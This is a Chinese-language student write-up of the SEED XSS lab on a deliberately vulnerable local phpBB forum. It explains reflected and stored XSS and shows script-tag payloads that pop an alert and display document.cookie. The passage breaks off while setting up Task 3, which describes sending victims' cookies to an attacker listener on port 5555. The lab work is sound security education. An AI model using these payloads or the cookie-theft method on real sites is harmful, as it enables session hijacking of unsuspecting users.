

# Cross-Site Scripting (XSS) Attack Lab phpBB

## 简介


跨站点脚本编写(XSS)是web应用程序中常见的一种漏洞类型。这个漏洞使得攻击者有可能注入恶意代码。进入受害者的网络浏览器。使用这个恶意代码，攻击者可以窃取受害者的凭证，比如Cookie。浏览器用于保护这些凭据的访问控制策略（即，相同的起源策略）可以通过利用XSS漏洞来绕过。这类漏洞可能会导致大规模的攻击。

为了演示攻击者利用XSS漏洞可以做些什么，我们使用phpBB建立了一个基于web的留言板。我们修改了该软件，在此留言板中引入了一个XSS漏洞；该漏洞允许用户向留言板发布任何任意消息，包括JavaScript程序。学生需要利用这个漏洞，在留言板上发布一些恶意消息；查看这些恶意消息的用将成为受害者。袭击者的目标是为受害者发布伪造的信息。

跨站脚本攻击是一种代码注入攻击，这种攻击通常涉及三个实体：**攻击者**、被攻击用户和**目标网站**。一般情况下，用户在目标网站的网页及用户与目标网站的交互都会被保护起来，保护方法有登录凭证、会话cookie等。攻击者要直接对这些页面或交互进行攻击比较困难。

在XSS中，攻击者通过目标网站将其恶意代码注入受害者的浏览器。代码基本上可以做用户可以在会话内部做任何事情。


一种攻击它们的方法是向目标用户的浏览器中注入代码。把一段代码注入目标浏览器并不难。当代码来自一个被信任网站时，它可以访问和更改页面上的内容，读取属于网站的cookie并代表用户发送请求。然而，由于浏览器实施的沙盒保护机制，攻击者的代码波及不到目标网站的页面，也不能影响用户与目标网站的互动。要想实施攻击，代码必须来自目标网站。一般而言，攻击者必须找到将自己的恶意代码经由目标网站注入目标用户浏览器的方法。这类攻击称为跨站脚本攻击。如下图所示



如果具有反射行为的网站需要用户输入，那么攻击者可以将JavaScript代码放在输入中，因此当输入反映后，JavaScript代码将从网站注入网页。

许多网站都有反射行为，也就是它们从用户那里接收输入，执行一些操作，然后向用户发送响应网页，用户的输入也被包含在响应中(即用户的输入被返回)。例如，当用谷歌搜索一些不存在的词(如xyz)时，谷歌返回的结果页面通常包含诸如“找不到与xyz相符的结果”的内容。可以看到，输入的xyz被反射回来了。

如果有这种反射行为的网站没有对用户输入进行适当的处理，那么它就可能存在XSS漏洞。攻击者可以在输入中混入JavaScript代码，当输入被反射回浏览器时，JavaScript代码将被注入该网站的网页中。这正是成功的XSS攻击所必备的要素。值得注意的是，承载代码的输入必须从目标用户的计算机发出，随后藏有注入代码的网页就可以被发送给目标用户的浏览器，注入代码就能以该用户的权限来运行。




攻击者直接将其数据发送到目标网站/服务器，将数据存储在持久存储中。如果网站稍后将存储的数据发送到其他用户，则它会在用户和攻击者之间创建一个通道。

在存储型XSS攻击中，攻击者可以直接把数据发送给目标网站，网站会对数据进行持久性存储。之后，如果网站将存储的数据发送给其他用户，那么它就在攻击者和其他用户之间创建了一条通道。这种通道在网络应用程序中十分普遍。

例如，社交网站的用户主页就是这样一种通道，因为用户主页中的数据由用户自己设置，能够被很多其他用户查看。另一个例子是用户评论，它由一个用户提供，但同样能被其他人查看。

这些通道应当是数据通道，即只有数据才能通过这些通道发送。然而，用户提供的数据可以包含各种HTML标记，其中包括代码标记。这就使得用户可以在他们的输入中嵌入一段JavaScript代码。如果该输入没有被适当处理，其中的代码就会通过上述通道进入其他用户的浏览器中。该情况一旦发生，代码就会执行。对浏览器而言，这些代码就像同一页面的其他代码一样，浏览器并不知道这些代码是用户提供的还是网站提供的。因此，这些代码被赋予了与网页其他代码一样的权限。图10.2(b)展示了攻击者的恶意代码如何通过目标网站进入被攻击用户的浏览器。




## 准备工作

本实验需要在seedubuntu9上进行


### 启动服务器

```
sudo apache2ctl start
or
sudo service apache2 start
```



**It works!**

我们查看var/www/XSS/XSSLabPhppb下的文件。由于服务器的机制，我们可以直接加上XSS/XSSLabPhppb的路径访问此处。



直接输入路径相当于直接访问，这是由于主机设置。这也正是IPv4的地址。使用其他虚拟机也可以访问。



The time now is Wed Mar 16, 2022 2:41 am  
[phpBB on MySQL4 Forum Index](#)

## 文本传输

如果你无法安装VMtools，那么这也作为一种向外传递信息的方式。另一种向内传递信息的方式也是使用网络。比如可以吧所有的命令写在一篇文章中

<https://www.cnblogs.com/skprimin/p/16011145.html>，通过网络访问。毕竟只要能联网，就有了能与外界交换信息的通道。

向外传输时，因为在本地启动了服务器，所以可以在电脑的另一个操作系统，甚至是物理机上，访问seed9的IP地址。可以将文件放在 `var/www/XSS` 文件夹下。这是可行的。

```

import java.io.*;
import java.net.*;

public class HTTPSsimpleForge {
    public static void main(String[] args) throws IOException {

```


## 访问网站

也可以使用网址访问 [www.xsslabphpbb.com](http://www.xsslabphpbb.com)

这是因为我们已经配置了DNS，这个URL只能从虚拟机内部访问，因为我们已经修改了/etc/hosts文件来映射域名 [www.xsslabphpbb.com](http://www.xsslabphpbb.com) 到虚拟机的本地IP地址（127.0.0.1）。也可以修改/etc/hosts，将任何域名映射到一个特定的IP地址。

账户密码均为admin、alice、bob。

账户	密码
admin	admin
alice	alice
bob	bob



phpBB on MySQL4 :: Index - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.xsslabphpbb.com/index.php

Most Visited Getting Started Google SQL Injection Lab

phpBB on MySQL4 :: Index

**phpBB on MySQL4**  
This is the phpBB2 forum with XSS vulnerability

FAQ Search Memberlist Usergroups Register  
Profile Log in to check your private messages Log in

The time now is Tue Mar 15, 2022 1:32 pm  
phpBB on MySQL4 Forum Index

View unanswered posts

Forum	Topics	Posts	Last Post
Test category 1 Test Forum 1 This is just a test forum.	4	4	Tue Mar 15, 2022 1:22 pm alice →

All times are GMT

**Who is Online**

Our users have posted a total of 4 articles  
We have 6 registered users  
The newest registered user is a  
In total there is 1 user online :: 0 Registered, 0 Hidden and 1 Guest [ Administrator ] [ Moderator ]  
Most users ever online was 2 on Tue Mar 15, 2022 12:33 pm  
Registered Users: None

This data is based on users active over the past five minutes

**Log In**

Username:  Password:  Log me on automatically each visit

Done

## Task1 发布恶意消息以显示警报窗口

此任务的目标是发布一条包含JavaScript的恶意消息，以显示一个警报窗口。JavaScript应该与消息中的用户注释一起提供。以下JavaScript将显示一个警报窗口：

```
<script>alert( 'XSS' );</script>
```

如果您将此JavaScript与您的评论一起发布在留言板中，那么任何查看此评论的用户都将看到警报窗口。

可见我们已经登录成功。点击进入Test Forum1

phpBB on MySQL4 :: Index - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.xsslabbphbb.com/index.php?sid=866b2395e65d6a97a854a5f553702: Google

Most Visited Getting Started Google SQL Injection Lab

phpBB on MySQL4 :: Index

Do you want Firefox to remember the password for "alice" on xsslabbphbb.com? Remember Never for This Site Not Now

**phpBB on MySQL4**  
This is the phpBB2 forum with XSS vulnerability

FAQ Search Memberlist Usergroups  
Profile You have no new messages Log out [ alice ]

You last visited on Tue Mar 15, 2022 4:28 pm  
The time now is Tue Mar 15, 2022 4:28 pm  
phpBB on MySQL4 Forum Index

View posts since last visit  
View your posts  
View unanswered posts

Forum	Topics	Posts	Last Post
<b>Test category 1</b> <b>Test Forum 1</b> This is just a test forum.	4	4	Tue Mar 15, 2022 1:22 pm alice ►

Mark all forums read All times are GMT

**Who is Online**  
Our users have posted a total of 4 articles  
We have 6 registered users  
The newest registered user is [a](#)  
In total there is 1 user online :: 1 Registered, 0 Hidden and 0 Guests [ Administrator ] [ Moderator ]  
Most users ever online was 2 on Tue Mar 15, 2022 12:33 pm  
Registered Users: [alice](#)

This data is based on users active over the past five minutes

[New posts](#) [No new posts](#) [Forum is locked](#)

随后创建一个新的topic

**phpBB on MySQL4**  
This is the phpBB2 forum with XSS vulnerability

FAQ Search Memberlist Usergroups  
Profile You have no new messages Log out [ alice ]

**Test Forum 1**  
Moderators: None

Users browsing this forum: [alice](#)

[new topic](#) phpBB on MySQL4 Forum Index -> Test Forum 1

Mark all topics read

Topics	Replies	Author	Views	Last Post
<a href="#">Task1</a>	0	<a href="#">alice</a>	2	Tue Mar 15, 2022 1:22 pm alice ►
<a href="#">Members' passwords are same as their username</a>	0	<a href="#">admin</a>	0	Fri Mar 27, 2009 8:37 pm admin ►
<a href="#">You are now using MySQL4</a>	0	<a href="#">admin</a>	1	Sat Mar 14, 2009 3:13 am admin ►
<a href="#">Welcome to phpBB 2</a>	0	<a href="#">admin</a>	1	Sat Oct 21, 2000 12:01 am admin ►

Display topics from previous: All Topics Go

[new topic](#) phpBB on MySQL4 Forum Index -> Test Forum 1

All times are GMT

Page 1 of 1

输入内容

```
<script>alert('XSS SKPrimin');</script>
```

phpBB on MySQL4 Forum Index -> Test Forum 1

[Post a new topic](#)

<p><b>Subject</b></p> <p><b>Message body</b></p> <p><b>Emotions</b></p>  <p><a href="#">View more Emotions</a></p>	<p>Task1</p> <p><b>B</b> <b>i</b> <b>u</b> <a href="#">Quote</a> <a href="#">Code</a> <a href="#">List</a> <a href="#">List-</a> <a href="#">Img</a> <a href="#">URL</a></p> <p>Font colour: <a href="#">Default</a> Font size: <a href="#">Font size</a> <a href="#">Close Tags</a></p> <p>List: <a href="#">[list]</a> <a href="#">[list]</a> <a href="#">[list]</a></p> <div style="border: 1px solid black; padding: 5px; height: 150px;"> <pre>&lt;script&gt;alert('XSS SKPrompt')&lt;/script&gt;</pre> </div>
<p><b>Options</b></p> <p>HTML is <a href="#">ON</a>  <a href="#">BBCode</a> is <a href="#">ON</a>  <a href="#">Smilies</a> are <a href="#">ON</a></p>	<p><input type="checkbox"/> Disable BBCode in this post</p> <p><input type="checkbox"/> Disable Smilies in this post</p> <p><input type="checkbox"/> Notify me when a reply is posted</p>
<p><a href="#">Add a Poll</a></p> <p>If you do not want to add a poll to your topic, leave the fields blank.</p> <p><b>Poll question</b> <input type="text"/></p> <p><b>Poll option</b> <input type="text"/> <a href="#">Add option</a></p> <p><b>Run poll for</b> <input type="checkbox"/> Days <small>[ Enter 0 or leave blank for a never-ending poll ]</small></p>	
<p><a href="#">Preview</a> <a href="#">Submit</a></p>	

再 `submit` 提交之后，稍等几秒便会出现此警告窗。

**Task1**

 **phpBB** on MySQL4

This is the phpBB2 forum with XSS vulnerability

[FAQ](#) [Search](#) [Memberlist](#) [Usergroups](#)  
[Profile](#) [You have no new messages](#) [Log out \[alice\]](#)



当再次进入此页面时也会出现弹窗，我们F12使用Firebug查看页面代码，通过搜索功能发现输入的字符串是直接嵌套在页面中的，没有进过任何过滤，甚至连简单的加上引号""都没有。这也因此使得该字符串能被当成JavaScript代码执行。


The screenshot shows a browser-based developer tool interface. At the top, there's a toolbar with buttons for B, i, g, Quote, Code, List, List+, Img, and URL. Below the toolbar is a text area with a 'Font colour' dropdown set to 'Default', a 'Font size' dropdown, and a 'Close Tags' button. A note says 'Tip: Styles can be applied quickly to selected text.' To the right of the text area are two checkboxes: 'Force Case Sensitive' (unchecked) and 'Multiple Files' (checked). Below these are 'Previous' and 'Next' buttons. A red arrow points to the 'Next' button. The bottom of the interface shows a 'Console' tab, a 'Script' dropdown menu, and tabs for 'Console', 'HTML', 'CSS', 'Script', 'DOM', and 'Net'. The 'Script' tab is active. The main content area displays the source code of a page from 'posting.php?mode=reply&t=6'. The code includes several  and |  |  | | --- | --- | | tags. A specific line of code is highlighted with a red box:  <span class="postbody"><script>alert('XSS SKPrimin');</script></span></td> | |. The line number 704 is visible on the left. To the right of the code, there are 'Watch', 'Stack', and 'Breakpoints' buttons, and a note 'New watch expression...'. The bottom of the interface has a 'Done' button. |

## Task2 发布恶意消息来显示cookie

此任务的目的是在包含JavaScript代码的消息板上发布恶意消息，这样，当用户查看此消息时，用户的Cookie将被打印出来。例如，考虑以下包含JavaScript代码的消息：

当用户查看此消息发布时，他/她将看到一个显示该用户Cookie的弹出消息框。


### Task1



A screenshot of a phpBB forum post. The post is by user 'alice' and is titled 'Task1'. The message content is empty. At the top right of the message area, there is an 'edit' link with a red arrow pointing to it. The URL of the page is 'http://www.xsslabphppbb.com/testforum/index.php?topic=1.0'. The page also shows other forum navigation and user information.

修改post内容，或者添加一个post也可。

```
<script>alert(document.cookie);</script>
Hello Everybody,
Welcome to this message board.
```




A screenshot of the 'Edit post' interface. The subject is 'Task2' with a red arrow pointing to it. The message body contains the XSS payload: '<script>alert(document.cookie);</script>Hello Everybody, Welcome to this message board.' A red arrow points to this message content. The options section shows checkboxes for BBCode, Smilies, and Notify me when a reply is posted. The poll section is partially visible at the bottom. The URL of the page is 'http://www.xsslabphppbb.com/testforum/index.php?topic=1.0&do=edit&postid=1'. The page also shows other forum navigation and user information.

同样是稍等几秒便会输出此弹窗



A screenshot of a browser window showing the result of the XSS exploit. The title bar says 'The page at http://www.xsslabphppbb.com says:'. The content of the window is a JavaScript alert box with the message: 'phpbb2mysql\_t=a%3A2%3A%7Bi%3A5%3Bi%3A1647391504%3Bi%3A6%3Bi%3A1647392403%3B%7D; phpbb2mysql\_data=%A2%3A%7B%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%223%22%3B%7D; phpbb2mysql\_sid=866b2395e65d6a97a854a5f5537021d'. An 'OK' button is visible at the bottom right of the alert box. The URL of the page is 'http://www.xsslabphppbb.com/testforum/index.php?topic=1.0&do=edit&postid=1'. The page also shows other forum navigation and user information.

当我们使用Firebug的net调试，重新加载页面，对某一个请求的header进行分析，便可以发现其内容正是Cookie。



The screenshot shows the Firebug Net tab with a list of network requests. One request, labeled 'Task2', is selected. The 'Cookie' header is highlighted with a red arrow. The value of the 'Cookie' header is: `phpbb2mysql_t=a%3A%3A%7B1%3A5%3B1%3A1647392516%3B1%3A6%3B1%3A1647392577%3B%7D; phpbb2mysql_data=a%3A%3A%7B8%3A11%3A%22autologinid%22%3B%3A0%3A%22%22%3B%3A6%3A%22userid%22%3B%3A1%3A%223%22%3B%7D; phpbb2mysql_sid=866b2395e65d6a97a854a5f5537021d2`.

## Task3 从受害者的机器里偷Cookie

在上次任务中，恶意的JavaScript代码可以打印出用户的Cookie；在此任务中，攻击者希望JavaScript代码将Cookie发送给自己。

为了实现这一点，恶意的JavaScript代码可以向攻击者发送一个HTTP请求，并将Cookie附加到请求中。我们可以通过让恶意的JavaScript插入一个 `<img>` 标签，并将src设置为攻击者目的地的URL来做到这一点。当JavaScript插入img标签时，浏览器会试图从所提到的URL加载图像，并在此过程中最终向攻击者的网站发送一个HTTPGET请求。

下面给出的JavaScript将Cookie发送到攻击者计算机上提到的端口5555。在特定端口上，攻击者有一个TCP服务器，它简单地打印出接收到的请求。TCP服务器程序将被提供给您（可在本实验室的网站上获得）。

这里我们选择另一台主机，当然使用同一台主机也是可以的，理论上只要能相互通信，使用ping命令可以测试相互之间是否能通信。但实际上这是一门玄学，推荐使用seedubuntu12负责监听。

### 获取地址

```
ifconfig
```

```
seed@seed-desktop:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:22:6a:ea
